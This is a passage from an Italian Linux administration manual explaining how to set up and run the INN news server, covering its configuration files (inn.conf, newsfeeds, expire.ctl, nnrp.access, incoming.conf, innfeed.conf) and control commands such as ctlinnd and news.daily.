Tabella 346.3. Modelli secondo *wildmat(3)*.

Modello	Descrizione
x	Corrisponde al valore letterale di ***x***.
?	Un carattere singolo.
*	Qualunque sequenza di caratteri, anche nulla.
[***xy***…]	Un carattere singolo tra quelli indicati tra parentesi.
[^***xy***…]	Un carattere singolo esclusi quelli indicati tra parentesi.
[***x***-***y***]	Un carattere singolo tra l'intervallo di ***x*** e ***y***.
[^***x***-***y***]	Un carattere singolo escluso l'intervallo di ***x*** e ***y***.

346.2 Configurazione minima per l'uso locale puro e semplice

Il componente più importante di INN è il demone '**innd**'. Questo viene avviato tramite uno script che potrebbe essere necessario ritoccare a seconda del modo in cui si vuole organizzare il sistema. Potrebbe trattarsi di '/etc/rc.d/rc.news', o qualcosa di simile, ma per controllarlo dovrebbe essere stato predisposto un altro script, per esempio '/etc/rc.d/init.d/innd', in grado di accettare i soliti comandi ('**start**', '**stop**', ecc.) e che soprattutto lo avvii con i privilegi dell'utente '**news**'. Si osservi a questo proposito il commento introduttivo di '**rc.news**':

```
#!/bin/sh
##  $Revision: 1.19 $
##  News boot script.  Runs as "news" user.  Requires inndstart be
##  setuid root.  Run from rc.whatever as:
##      su news -c /path/to/rc.news >/dev/console
```

In una parte avanzata di questo script ci dovrebbe essere qualcosa che assomiglia al pezzo seguente, dove si intende che tutto dipende dal contenuto delle variabili di ambiente che si possono vedere:

```
##  Start the show.
echo 'Starting innd.'
eval ${WHAT} ${RFLAG} ${INNFLAGS}
```

I nomi e il numero delle variabili di ambiente indicate cambia da una distribuzione GNU all'altra, ma è importante sapere come viene avviato '**innd**' in modo preciso, perché a seconda di alcuni particolari della configurazione si devono utilizzare delle opzioni determinate. Analizzando il file che è stato usato per mostrare questo esempio, si osserva che:

```
##  Pick ${INND} or ${INNDSTART}
WHAT=${INNDSTART}
```

il comando per avviare '**innd**' proviene dal contenuto della variabile di ambiente '**INNDSTART**', che è stata definita all'interno di '/usr/lib/news/lib/innshellvars' (e dopo qualche ricerca si scopre che si tratta di '/usr/lib/news/bin/inndstart');

```
##  RFLAG is set below; set INNFLAGS in inn.conf(5)
RFLAG=""
```

Quindi si trova che la variabile '**RFLAG**' non contiene alcunché, ma potrebbe essere usata per inserire delle opzioni particolari; inoltre, da quanto si legge nel commento, la variabile '**INNFLAGS**' viene definita da qualche parte in base a una direttiva del file '/etc/inn.conf' e comunque dovrebbe essere inesistente.

In pratica, '**innd**' o '**inndstart**' dovrebbe essere avviato senza opzioni. Se ne vengono trovate, è bene toglierle, almeno fino a che non è stato superato il primo stadio di utilizzo di INN.

346.2.1 File «/etc/news/inn.conf»

Dal nome, '/etc/inn.conf', si intende che si tratti del file di configurazione più importante di INN. Il sistema di gestione dei pacchetti della propria distribuzione GNU/Linux dovrebbe provvedere a predisporlo in modo da permettere a INN di funzionare nel proprio sistema, ma è importante dargli un'occhiata ed eventualmente modificarlo. In generale conviene lasciare stare tutto com'è, tranne ciò che interessa.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *inn.conf(5)*. In breve, le righe vuote, quelle bianche e quelle che iniziano con il simbolo '**#**' vengono ignorate. Le direttive sono composte da una sorta di assegnamento descritto secondo la sintassi seguente:

nome : ***valore***

In particolare, tra i due punti che seguono il nome e il valore assegnato, ci deve essere almeno uno spazio orizzontale di qualunque tipo; inoltre, se il valore assegnato è rappresentato da una stringa contenente degli spazi, questa non deve essere racchiusa tra virgolette.

Le direttive su cui è molto importante intervenire sono poche; riguardano la definizione dell'«organizzazione» predefinita e i nomi con cui si deve identificare il nodo che offre il servizio. L'organizzazione è un nome che viene abbinato al campo '**Organization:**' nell'intestazione degli articoli; di solito dovrebbe essere definito dal programma cliente dell'utente che spedisce l'articolo.

```
organization:           Azienda Brot
```

L'esempio mostra un'idea di ciò che potrebbe essere indicato come organizzazione. Si osservi il fatto che non sono state usate le virgolette per delimitare il nome. Questa informazione potrebbe essere definita anche attraverso la variabile di ambiente '**ORGANIZATION**', che se esiste prende il sopravvento su quanto definito nel file '/etc/inn.conf'.

Un problema un po' più delicato riguarda invece la definizione delle direttive '**server:**', '**fromhost:**' e '**pathhost:**'. Per prima cosa conviene decidere il nome di dominio del servizio NNTP. Di solito si crea un alias opportuno, qualcosa che inizi per '**news.***', come nell'esempio seguente:

```
server:                 news.brot.dg
```

Anche in questo caso c'è la possibilità di utilizzare una variabile di ambiente che se esiste prende il sopravvento su questa direttiva. Si tratta di '**NNTPSERVER**'.

Ma il nome canonico dell'elaboratore potrebbe essere *dinkel.brot.dg*. Nell'intestazione degli articoli deve apparire il campo '**From:**' e il campo '**Path:**'; per queste indicazioni si presentano due possibilità: il nome canonico dell'elaboratore oppure il nome di dominio utilizzato nella posta elettronica. In pratica, seguendo l'esempio si dovrebbero indicare le direttive seguenti:

```
pathhost:               dinkel.brot.dg
fromhost:               dinkel.brot.dg
```

Se però la rete locale identificabile con il nome *brot.dg* riceve la posta elettronica direttamente con il dominio *brot.dg* (*tizio@brot.dg*), potrebbe essere il caso di cambiare la definizione nel modo seguente:

```
pathhost:               brot.dg
fromhost:               brot.dg
```

346.2.2 File «/etc/news/distrib.paths»

Gli articoli possono distinguersi, oltre che per gruppi, anche per «distribuzioni». Si tratta del campo '**Distribution:**' che potrebbe apparire nell'intestazione di un messaggio. Se chi spedisce il messaggio non provvede a indicare il campo '**Distribution:**', è opportuno che sia stabilito qualche valore predefinito in base al gruppo a cui è diretto. Questo è lo scopo del file '/etc/news/distrib.paths'.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *distrib.paths(5)*. In breve, le righe vuote, quelle bianche e quelle che iniziano con il simbolo '**#**' vengono ignorate. Le direttive sono composte da record suddivisi in tre elementi separati da due punti verticali ('**:**'), secondo la sintassi seguente:

peso **:** ***modello*** **:** ***distribuzione***

Il primo elemento è un numero maggiore di zero che serve a stabilire un ordinare di importanza delle direttive quando un certo gruppo può corrispondere a più modelli di record differenti: in quel caso si prende quello con il peso maggiore. Si osservi che l'esistenza del peso in questi record, rende indifferente l'ordine in cui questi appaiono.

Il secondo elemento è il nome di un gruppo o un modello che utilizza caratteri jolly secondo la convenzione di *wildmat(3)*: quando un articolo che non ha il campo '**Distribution:**' nell'intestazione corrisponde a un modello (e non ce ne sono altri di peso maggiore che possono corrispondere) gli viene attribuita la distribuzione il cui nome si colloca nell'ultimo elemento di questo record.

```
1:*:world
10:test:local
10:test.*:local
10:local.*:local
```

L'esempio mostra una classificazione molto semplice: tutti gli articoli sono classificati come appartenenti alla distribuzione '**world**', tranne quelli del gruppo '**test**' e dei gruppi che iniziano per '**test.**' e '**local.**', che invece sono classificati come facenti parte della distribuzione '**local**'.

346.2.3 File «/etc/news/newsfeeds»

Il file '/etc/news/newsfeeds' è molto importante perché definisce in che modo è organizzato il feed, ovvero la propagazione dei gruppi. Inizialmente conviene occuparsi solo di ciò che si vuole ottenere attraverso la voce '**ME**', secondo la tradizione del software precedente a INN.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *newsfeeds(5)* e qui vengono descritti solo alcuni aspetti elementari. In breve, le righe vuote, quelle bianche e quelle che iniziano con il simbolo '`#`' vengono ignorate. Le direttive sono composte da record separati in elementi attraverso due punti verticali ('`:`') come descritto dalla sintassi seguente, potendo essere continuate su più righe quando alla fine di una riga appare il simbolo '`\`'.

nome_sito [**/*esclusione***] **:*modelli*** [**/*distribuzioni***] **:*opzioni*:*parametri***

Il primo elemento serve a definire il nome del sito verso cui si vuole siano inviati gli articoli. Si tratta di un nome relativo alla configurazione, in quanto il suo scopo potrebbe anche essere solo quello di creare un archivio degli articoli su un file. Spesso, per ciò che riguarda nomi riferiti a voci locali, si utilizza un punto esclamativo finale per evitare confusione con i nomi di siti reali. L'elemento può essere completato da un elenco di esclusione che si distingue in quanto separato da una barra obliqua ('`/`'). Ciò permette di indicare una serie di nomi di siti che, se presenti nel percorso dell'articolo (il campo '`Path:`'), fanno sì che questo venga escluso. Volendo essere più precisi, la sintassi per il primo elemento potrebbe essere espressa nel modo seguente:

nome_sito [**/*nome_escluso*** [**,*nome_escluso***] ...]

Il secondo elemento serve a definire un elenco di modelli riferiti ai gruppi che si vogliono selezionare, seguito eventualmente da un elenco di distribuzioni. Se vengono indicate anche le distribuzioni, allora sono accettati solo gli articoli che appartengono a una di quelle. Volendo rendere con maggiore dettaglio la sintassi per il secondo elemento del record, si può definire lo schema seguente:

modello [**,*modello***] ... [**/*distribuzione*** [**,*distribuzione***] ...]

I modelli dei gruppi possono usare i soliti caratteri jolly e possono essere indicati anche in forma di negazione, attraverso il prefisso di un punto esclamativo. I nomi delle distribuzioni non possono contenere caratteri jolly, ma ammettono l'uso del punto esclamativo per negare un nome.

Gli ultimi due elementi del record sono un po' particolari e vengono descritti solo quando necessario.

Volendo realizzare un servizio locale e chiuso di news, all'interno di questo file è sufficiente collocare la direttiva seguente, eliminando o commentando tutto il resto.

```
ME:*::
```

Il nome '**`ME`**' è una parola chiave che rappresenta il sito locale; di conseguenza si tratta del record che definisce quali gruppi e quali articoli vengono gestiti o accettati. L'asterisco nel secondo elemento indica che sono accettati tutti i gruppi e non si fanno discriminazioni per quanto riguarda la distribuzione eventuale. Gli ultimi due elementi non servono per questo tipo di situazione e sono vuoti.

Volendo essere un po' più dettagliati, magari in previsione di un'apertura all'esterno, si potrebbero definire i modelli relativi ai gruppi che si pensa di gestire, comprendendo anche quelli che devono restare relegati all'ambito locale.

```
ME:*,!junk,!control*,!local*::
```

In questo caso si intendono ricevere tutti gli articoli di qualunque gruppo, escludendo il gruppo '**junk**', i gruppi che iniziano per '**control**' e quelli che iniziano per '**local**'. Questi divieti riguardano solo la possibilità di ricevere articoli da un sito Usenet corrispondente e non limitano invece l'invio locale.

```
ME:*,@alt.binaries.*,!junk,!control*,!local*::
```

Questa è un'estensione dell'esempio precedente, in cui si utilizza una notazione che non è ancora stata descritta: il simbolo '**@**' posto davanti al modello '**alt.binaries.***' stabilisce che non vengono accettati articoli che siano stati inviati anche ai gruppi di quel modello. In pratica, se un articolo è indirizzato a un gruppo della gerarchia '**alt.binaries**' e anche a gruppi che si intendono gestire, questo articolo viene escluso completamente.

In generale, se non si sanno gestire le distribuzioni, sarebbe meglio evitare di porre delle limitazioni a tale riguardo.

Inizialmente sarebbe bene limitarsi a gestire solo il record '**ME**', commentando tutto il resto se dovesse esserci qualcosa, verificando che il demone '**innd**' sia avviato senza argomenti particolari.

346.2.4 File «/etc/news/expire.ctl»

Periodicamente dovrebbe essere avviata una procedura per l'eliminazione degli articoli troppo vecchi. Questo viene attuato attraverso il programma '**expire**', che di solito viene avviato tramite uno script. Il file di configurazione di '**expire**' è '`/etc/news/expire.ctl`'.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *expire.ctl(5)*. Le righe vuote, quelle bianche e quelle che iniziano con il simbolo '**#**' vengono ignorate. Le direttive sono composte da record di due tipi, secondo le sintassi seguenti:

`/remember/:`***n_giorni***

modello `:M|U|A:` ***n_giorni_min*** `:` ***n_giorni_predefinito*** `:` ***n_giorni_max***

La prima delle due sintassi si riferisce al tempo in giorni durante il quale si deve conservare memoria delle stringhe di identificazione degli articoli che sono passati per il sito; in pratica si tratta del contenuto del campo '**Message-ID:**' di ogni articolo. Questa indicazione è molto importante e la durata in questione non può essere troppo breve se non si vuole rischiare di ricevere nuovamente un articolo che in precedenza è già stato visto.

La seconda forma si riferisce ai record successivi. Con questi è possibile distinguere i tempi di scadenza degli articoli in base al gruppo a cui sono stati destinati ed eventualmente anche al

fatto che questi siano moderati o meno. Per questo, nel secondo elemento si indica una lettera e precisamente: '**M**' identifica i gruppi moderati, '**U**' quelli non moderati e '**A**' tutti i gruppi senza distinguere su questo particolare.

Gli ultimi tre elementi delimitano la durata minima e massima di validità degli articoli; in particolare il valore intermedio è quello predefinito nel caso in cui l'articolo non disponga di questa informazione.

Si osservi l'esempio seguente:

```
/remember/:21
*:A:7:10:14
*:M:14:17:21
test*:A:1:1:1
```

Bisogna considerare che i gruppi rientrano sotto il controllo dell'ultimo record che coincide. In questo caso: le stringhe di identificazione degli articoli vengono conservate per 21 giorni; tutti i gruppi vengono conservati per un minimo di sette giorni, fino a un massimo di 14 (con un valore predefinito di 10); però i gruppi moderati sono conservati più a lungo (da 14 a 21 giorni); ma i gruppi che iniziano per '**test**' sono conservati solo un giorno. Sarebbe stato molto diverso se l'ordine fosse il seguente:

```
/remember/:21
test*:A:1:1:1
*:M:14:17:21
*:A:7:10:14
```

In questo caso, tutti i gruppi verrebbero conservati per un minimo di sette giorni, fino a un massimo di 14, compresi quelli che iniziano per '**test**'.

346.2.5 File «/etc/news/nnrp.access»

Il demone '**innd**' si avvale a sua volta di '**nnrpd**' per le connessioni con i programmi clienti (attraverso il protocollo NNTP) che si limitano a consultare gli articoli e a spedirne di nuovi. Il file di configurazione di '**nnrpd**' è '`/etc/news/nnrp.access`' con il quale si regolano questi accessi.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *nnrp.access(5)*. Le righe vuote, quelle bianche e quelle che iniziano con il simbolo '**#**' vengono ignorate. Le direttive sono composte da record secondo la sintassi seguente:

modello_nodi*:*permessi*: [*utente*] : [*parola_d'ordine*] :*modello_gruppi

Il primo elemento permette di rappresentare un gruppo di nodi che possono accedere attraverso i caratteri jolly di INN. Il secondo serve a indicare i permessi di accesso, che sono costituiti dalla possibilità di leggere gli articoli (in questo caso si usa la lettera '**R**', *read*) e dalla possibilità di spedire degli articoli (lo si rappresenta con la lettera '**P**', *post*). Il terzo e il quarto elemento, se utilizzati, permettono di indicare un nominativo-utente e una parola d'ordine in chiaro. Il quinto elemento permette di individuare i gruppi a cui ci si riferisce, attraverso l'uso dei soliti caratteri jolly.

Come al solito, viene preso in considerazione l'ultimo record corrispondente all'accesso che viene tentato, per cui conviene mettere prima i record generici e alla fine quelli più dettagliati. In generale, bisogna evitare di concedere l'accesso a tutti, tanto che il file di configurazione predefinito viene fornito come si vede nell'esempio seguente:

```
# Default to no access
*:: -no- : -no- :!*
# Allow access from localhost
localhost:RP:::*
```

In pratica, si vieta espressamente l'accesso indiscriminato attraverso il record

```
*:: -no- : -no- :!*
```

dove quel '**-no-**' '**-no-**' è solo un modo appariscente per far capire che si tratta di una politica assolutamente sconsigliabile, per cui si concede l'accesso (sia per la lettura che per la spedizione di articoli) solo al nodo locale.

```
localhost:RP:::*
```

In sostituzione di questo record predefinito si potrebbe concedere l'accesso a tutta la propria rete locale, in un modo simile a quello seguente:

```
*.brot.dg:RP:::*
```

L'esempio seguente mostra in particolare un record con cui si concede l'accesso a qualunque nodo per la lettura dei gruppi '**comp.os.linux.***'.

```
*:R:::comp.os.linux.*
```

L'accesso può essere limitato in base all'indicazione di un nominativo-utente e di una parola d'ordine, come nell'esempio seguente:

```
*.brot.dg:RP:::*
*:RP:ignoto:segreto:*
```

In questo caso, l'idea è quella di permettere l'accesso indiscriminato dai nodi appartenenti al dominio *brot.dg* e di concederlo anche all'esterno, a patto che si fornisca il nominativo '**ignoto**' e la parola d'ordine '**segreto**'.

Evidentemente, se il file '/etc/news/nnrp.access' contiene l'indicazione di accessi controllati da una parola d'ordine, è necessario che non sia concessa la lettura di questo file agli utenti comuni.

346.2.6 File «/var/lib/news/active»

Inizialmente, sono disponibili alcuni gruppi amministrativi ('**control**', '**junk**', '**to**') e uno di prova, '**test**'. Per fare qualche prova, ciò è più che sufficiente. Volendo aggiungere qualche gruppo si potrebbe modificare il file '/var/lib/news/active', anche se per questo sarebbe meglio utilizzare il programma '**ctlinnd**' che viene descritto in seguito. È opportuno comunque conoscere il contenuto di questo file, che può contenere solo righe composte da quattro elementi secondo la sintassi seguente:

nome_del_gruppo n_iniziale n_finale opzione

La cosa migliore per cominciare è dare un'occhiata alla situazione iniziale.

```
control 0000000000 0000000001 y
junk 0000000000 0000000001 y
test 0000000000 0000000001 y
to 0000000000 0000000001 y
```

Il primo elemento rappresenta il nome del gruppo, il secondo rappresenta il numero attuale degli articoli presenti e il terzo indica il numero successivo. Per esempio, se si leggesse

```
test 0000000010 0000000011 y
```

significherebbe che nella directory '`/var/spool/news/test/`' c'è, o c'è stato, il file '`10`', mentre il prossimo articolo in questo gruppo verrebbe inserito nel file '`11`'.

L'ultimo elemento serve a stabilire il funzionamento del gruppo. La lettera '**`y`**' rappresenta un gruppo per il quale sono ammesse le spedizioni di articoli da parte dei clienti; in pratica rappresenta la situazione più comune. Per conoscere le altre opzioni disponibili e il loro significato si può consultare la pagina di manuale *active(5)*, comunque vengono riepilogate nella tabella 346.26.

Tabella 346.26. Elenco delle opzioni riferite ai gruppi all'interno del file '`active`'.

Opzione	Descrizione
`y`	È ammessa la lettura e la spedizione di articoli.
`n`	È ammessa solo la lettura degli articoli.
`x`	Il gruppo è disabilitato localmente.
`j`	Il gruppo non viene gestito.
`m`	Il gruppo è moderato e le spedizioni devono essere approvate.
=***gruppo***	Gli articoli vengono spostati nel gruppo indicato.

Come già accennato, inizialmente è meglio modificare questo file solo attraverso il programma '**`ctlinnd`**'.

346.2.7 File «/var/lib/news/history»

L'archivio storico degli articoli che sono stati visti viene conservato nel file '`/var/lib/news/history`' e in altri file con la stessa radice e con un'estensione particolare ('`history.*`'). Generalmente, questo deve essere creato la prima volta che si installa INN. Si procede semplicemente nel modo seguente:

`#` **`su news`** [*Invio*]

Si ottengono i privilegi dell'utente '**`news`**', dal momento che devono essere creati file che appartengono a questo nome.

news$ **touch /var/lib/news/history** [*Invio*]

Viene creato il file '/var/lib/news/history' vuoto.

news$ **/usr/lib/news/bin/makehistory -ro** [*Invio*]

Crea gli altri file abbinati per la gestione dell'archivio storico e l'operazione è conclusa.

346.3 Demoni e altri programmi per l'uso minimo di INN

Dopo aver definito una configurazione minima, anche senza aver aggiunto alcun gruppo a quelli predefiniti, si può fare qualche esperimento con l'uso di un cliente come Netscape o qualcosa di simile. Prima però occorre avviare il servizio NNTP.

346.3.1 Avvio e conclusione del servizio NNTP

Il servizio NNTP è gestito principalmente dal demone '**innd**' che, per quanto riguarda gli accessi da parte di clienti per la lettura e la spedizione di articoli, si avvale a sua volta di '**nnrpd**'. In pratica, a seconda della situazione, può capitare di vedere funzionare solo '**innd**', oppure anche una o più copie di '**nnrpd**' come sottoprocessi controllati sempre da '**innd**'. All'inizio del capitolo si è accennato al fatto che normalmente '**innd**' viene avviato attraverso uno script che potrebbe chiamarsi '**rc.news**' e si trova probabilmente nella directory '/etc/rc.d/'. È già stato spiegato anche che conviene dargli un'occhiata ed eventualmente può essere il caso di modificarlo. Oltre a '**innd**', questo script dovrebbe avviare '**innwatch**' per controllare che il sistema di news non superi lo spazio disponibile nel file system. In pratica, una volta avviato il servizio, si potrebbero osservare questi processi:

```
init-+-...
     |-...
     |-innd---2*[nnrpd]
     |-...
     |-rc.news---innwatch---sleep
     |-...
     `-...
```

Per avviare il servizio NNTP attraverso lo script '**rc.news**' occorre accedere con i privilegi dell'utente '**news**'.

news$ **/etc/rc.d/rc.news** [*Invio*]

Per disattivare il servizio, si uilizza un programma apposito per inviare un comando adatto a '**innd**': si tratta di '**ctlinnd**'. Nell'esempio mostrato sotto, prima viene inviato il comando '**throttle**' per bloccare il servizio, quindi viene inviato il comando '**shutdown**' per fare in modo che '**innd**' concluda del tutto il suo lavoro.

news$ **/usr/lib/news/bin/ctlinnd throttle 'blocco del servizio'** [*Invio*]

news$ **/usr/lib/news/bin/ctlinnd shutdown 'chiusura del servizio'** [*Invio*]

Dal momento che lo script '**rc.news**' aveva avviato anche '**innwatch**', occorre preoccuparsi di eliminare anche questo processo, per esempio nel modo seguente:

news$ **killall innwatch** [*Invio*]

Per semplificare tutto questo, la propria distribuzione GNU dovrebbe avere organizzato uno script aggiuntivo da collocarsi all'interno di '/etc/rc.d/init.d/' o in una posizione simile, allo scopo di poter avviare e concludere il servizio in modo più semplice:

```
/etc/rc.d/init.d/innd start|stop
```

Le prime volte è probabile che il servizio non si avvii, a causa di errori di configurazione. Evidentemente è necessario osservare i file delle registrazioni per vedere se appare la segnalazione della ragione per cui '**innd**' non parte. Spesso si tratta di file mancanti o di errori nei permessi dei file che non consentono l'accesso all'utente di sistema '**news**'.

346.3.2 Utilizzo di «ctlinnd»

Il programma '**ctlinnd**' è uno dei pochi che potrebbe risultare accessibile nell'ambito dei percorsi normali di ricerca degli eseguibili. In pratica, potrebbe esserci un collegamento simbolico nella directory '/usr/sbin/' che permette di avviarlo senza dover indicare il percorso ('/usr/lib/news/bin/').

```
ctlinnd [opzioni] comando [argomenti_del_comando]
```

'**ctlinnd**' serve solo a inviare un comando a '**innd**', il quale risponde e l'esito determina il modo in cui '**ctlinnd**' termina. Generalmente si ottiene un '**Ok**' se tutto va bene, salvo alcuni comandi per i quali non viene generata alcuna risposta. I tipi di comando che possono essere usati sono molti e qui ne vengono descritti solo alcuni. Per conoscere l'uso dettagliato di '**ctlinnd**' conviene consultare la pagina di manuale *ctlinnd(8)*.

Comando	Descrizione
pause ***motivazione***	Il comando '**pause**' serve a impedire le nuove connessioni, pur mantenendo quelle esistenti. Subito dopo viene chiuso l'archivio storico. L'argomento di questo comando è una stringa che serve a spiegare la ragione, in modo che possa essere annotata nel registro del sistema.
throttle ***motivazione***	Il comando '**throttle**' serve a chiudere le connessioni esistenti e a rifiutarne delle nuove. Subito dopo viene chiuso l'archivio storico. L'argomento di questo comando è una stringa che serve a spiegare la ragione, in modo che possa essere annotata nel registro del sistema.
go [***motivazione***]	Questo comando viene usato dopo aver utilizzato '**pause**' o '**throttle**' per riaprire l'archivio storico e consentire nuovamente le connessioni. La stringa di motivazione dovrebbe coincidere con quella utilizzata per interrompere il servizio. Il comando '**go**' può essere usato per ripristinare il servizio dopo altri tipi di comandi, come descritto all'interno di *ctlinnd(8)*.
shutdown ***motivazione***	Il comando '**shutdown**' serve a chiudere il servizio NNTP. Di solito è preferibile utilizzarlo dopo un comando '**throttle**'. L'argomento di questo comando è una stringa che serve a spiegare la ragione, in modo che possa essere annotata nel registro di sistema.

Comando	Descrizione
newgroup ***nome_gruppo*** ↩ ↪ [***opzione*** [***creatore***]]	Il comando '**newgroup**' permette di creare un nuovo gruppo localmente. L'opzione si riferisce a ciò che può essere messo nel quarto elemento dei record del file '/var/lib/news/active'; se non viene specificato, si tratta della lettera '**y**' che abilita l'uso normale. L'ultimo argomento è il nome del creatore del gruppo. La creazione del gruppo aggiorna il file '/var/lib/news/active' e genera le directory necessarie a partire da '/var/spool/news/'.
rmgroup ***nome_gruppo***	Questo comando elimina un gruppo attraverso la modifica del file '/var/lib/news/active'. La directory del gruppo eliminato non viene toccata e si lascia fare alla procedura di eliminazione degli articoli scaduti.

Segue la descrizione di alcuni esempi.

- news$ **/usr/lib/news/bin/ctlinnd throttle 'blocco del servizio'** [*Invio*]

  Blocca il servizio NNTP senza chiudere il funzionamento di '**innd**'.

- news$ **/usr/lib/news/bin/ctlinnd shutdown 'chiusura del servizio'** [*Invio*]

  Blocca il servizio NNTP e termina il funzionamento di '**innd**'.

- news$ **/usr/lib/news/bin/ctlinnd newgroup prova.discussioni.varie** [*Invio*]

  Crea il gruppo '**prova.discussioni.varie**' e gli attribuisce l'opzione '**y**' in modo predefinito.

- news$ **/usr/lib/news/bin/ctlinnd rmgroup prova.discussioni.varie** [*Invio*]

  Elimina il gruppo '**prova.discussioni.varie**' senza eliminare materialmente gli articoli ancora esistenti.

346.3.3 Operazioni di routine

L'eliminazione degli articoli troppo vecchi, secondo quanto configurato con il file '/etc/news/expire.ctl', viene fatta dal programma '**expire**', che però viene avviato solitamente tramite lo script '**news.daily**'. In pratica, attraverso il sistema Cron viene avviato giornalmente un comando come quello seguente:

```
su - news -c "/usr/lib/news/bin/news.daily"
```

Eventualmente, '**news.daily**' viene avviato con qualche opzione, come nel caso seguente:

```
su - news -c "/usr/lib/news/bin/news.daily delayrm"
```

Lo script '**news.daily**' serve anche per sistemare i file delle registrazioni (che dovrebbero trovarsi nella directory '/var/log/news/'), provvedendo alla loro rotazione, oltre che per avvisare l'amministratore del servizio, cioè l'utente '**news**', per mezzo della posta elettronica. '**news.daily**' accetta delle opzioni nella riga di comando, composte da delle parole chiave:

```
news.daily [opzione]...
```

Gli argomenti possibili sono molti e qui vengono descritte solo alcune delle opzioni. Eventualmente si può consultare la pagina di manuale *news.daily(8)*.

Opzione	Descrizione
`delayrm`	Ritarda la cancellazione degli articoli, accumulandoli in un file temporaneo.
`nostat`	Generalmente '**`news.daily`**' genera una serie di informazioni dettagliate sullo stato del sistema delle news. Con questa opzione si evita tale elaborazione.
`notdaily`	Se si vuole avviare '**`news.daily`**' al di fuori della sua cadenza giornaliera normale, conviene farlo con questa opzione, in modo che le operazioni di rotazione e archiviazione dei file delle registrazioni non siano svolte (assieme ad altre operazioni simili legate alla temporizzazione normale del suo utilizzo).
`noexpire`	Generalmente '**`news.daily`**' utilizza il programma '**`expire`**' per eliminare gli articoli troppo vecchi. Con questa opzione gli articoli non vengono rimossi.
`norotate`	In condizioni normali '**`news.daily`**' archivia ed esegue la rotazione dei file delle registrazioni. Con questa opzione non tocca i file delle registrazioni.

346.4 Feed in ingresso utilizzando il protocollo NNTP

Il feed degli articoli può avvenire in diversi modi, sia dal punto di vista del protocollo utilizzato, sia per il modo in cui viene temporizzato. In generale, attraverso Internet (o le intranet) si usa prevalentemente il protocollo NNTP. INN controlla il feed in ingresso attraverso il file '`/etc/news/incoming.conf`', oppure, se si tratta di una versione più vecchia, '`/etc/news/hosts.nntp`'.

346.4.1 File «/etc/news/hosts.nntp»

Il file di configurazione '`/etc/news/hosts.nntp`' riguarda le versioni di INN più vecchie. Serve a definire quali siano i nodi remoti che possono diffondere gli articoli verso il sistema di news locale.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *hosts.nntp(5)*. La presenza di questa pagina di manuale lascia intendere che sia ancora necessario l'utilizzo di questo file. Le righe vuote, quelle bianche e quelle che iniziano con il simbolo '**`#`**' vengono ignorate. Le direttive sono composte da record secondo la sintassi seguente:

```
nodo:[[parola_d'ordine]:[elenco_modelli_di_gruppi]]
```

Considerato che si tratta di un file obsoleto, non vale la pena di descriverne i dettagli. Basti sapere che per consentire la connessione è sufficiente indicare il nome del nodo seguito da due punti.

```
weizen.mehl.dg:
```

L'esempio mostra il caso in cui ci si attenda di avere il feed esclusivamente dal nodo *weizen.mehl.dg*. Eventualmente, ammesso che possa servire a qualcosa, si può aggiungere anche il nome del nodo locale:

```
localhost:
dinkel.brot.dg:
weizen.mehl.dg:
```

346.4.2 File «/etc/news/incoming.conf»

Il file di configurazione '`/etc/news/incoming.conf`' riguarda le versioni di INN più recenti. Serve a definire i nodi remoti che possono diffondere gli articoli verso il sistema di news locale, oltre che stabilire il numero massimo di connessioni che possono instaurarsi simultaneamente.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *incoming.conf(5)*; la presenza di questa pagina di manuale fa intendere che sia necessario l'utilizzo del file di configurazione relativo. Le righe vuote, quelle bianche e quelle che iniziano con il simbolo '**`#`**' vengono ignorate. Le direttive possono essere di vario tipo, ma soprattutto possono essere suddivise in sezioni '**`peer`**' e '**`group`**'. Piuttosto di analizzare in dettaglio la sintassi di questo file, viene mostrato un esempio che dovrebbe essere sufficiente per iniziare.

```
# Definisce in modo globale il numero massimo di connessioni: 10
max-connections: 10

# Definisce l'accesso da parte dell'elaboratore weizen.mehl.dg
peer weizen {
    hostname:   weizen.mehl.dg
}
```

Nell'esempio appena mostrato sono state definire solo due cose: il numero massimo di connessioni in generale, fissando il valore a 10, e il fatto che *weizen.mehl.dg* può inviarci il suo feed di articoli.

346.5 Feed continuo in uscita utilizzando il protocollo NNTP

Il feed in uscita rappresenta il flusso di articoli che viene diffuso presso i nodi corrispondenti. Questo può avvenire fondamentalmente in modo continuo, attraverso '**`innfeed`**', o in modo differito a cadenza regolare, attraverso '**`nntpsend`**'. '**`innfeed`**' viene avviato normalmente da '**`innd`**' in base alla configurazione del file '`/etc/newsfeeds`'.

Nelle prossime sezioni viene descritto cosa fare per utilizzare '**`innfeed`**' nelle connessioni continue, ovvero di tipo a flusso (*stream*).

346.5.1 File «/etc/news/innfeed.conf»

Dovendo utilizzare '**innfeed**' per la diffusione degli articoli, è necessario predisporre il file '`/etc/news/innfeed.conf`'. Questo dovrebbe essere già stato predisposto abbastanza bene da chi ha preparato il pacchetto INN da installare.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *innfeed.conf(5)*; come al solito, le righe vuote, quelle bianche e quelle che iniziano con il simbolo '**#**', vengono ignorate.

Se tutto va bene, si dovrebbe porre attenzione solo alla dichiarazione dei nodi a cui inviare gli articoli per la loro diffusione. Per esempio, la direttiva

```
peer schwarz {
    hostname:   schwarz.mehl.dg
}
```

identifica il nodo *`schwarz.mehl.dg`* e gli attribuisce il nomignolo '**schwarz**' che serve poi per definire la duplicazione degli articoli per questo scopo nel file '`/etc/news/newsfeeds`'.

Il tipo di connessione che si intende mostrare qui è di tipo a flusso continuo (*stream*), di conseguenza, prima della dichiarazione dei nodi dovrebbe apparire la direttiva seguente:

```
streaming:      true
```

Eventualmente si può essere sicuri ripetendola nella dichiarazione del nodo:

```
peer schwarz {
    hostname:   schwarz.mehl.dg
    streaming:  true
}
```

346.5.2 File «/etc/news/newsfeeds»

Come già accennato, per fare in modo che '**innfeed**' venga avviato da '**innd**' nel modo corretto, occorre predisporre opportunamente il file '`/etc/news/newsfeeds`'. In precedenza è stato mostrato solo come attivare la diffusione locale degli articoli, per mezzo della voce standard '**ME**'; adesso occorre indicare che è necessario diffondere gli articoli attraverso '**innfeed**':

```
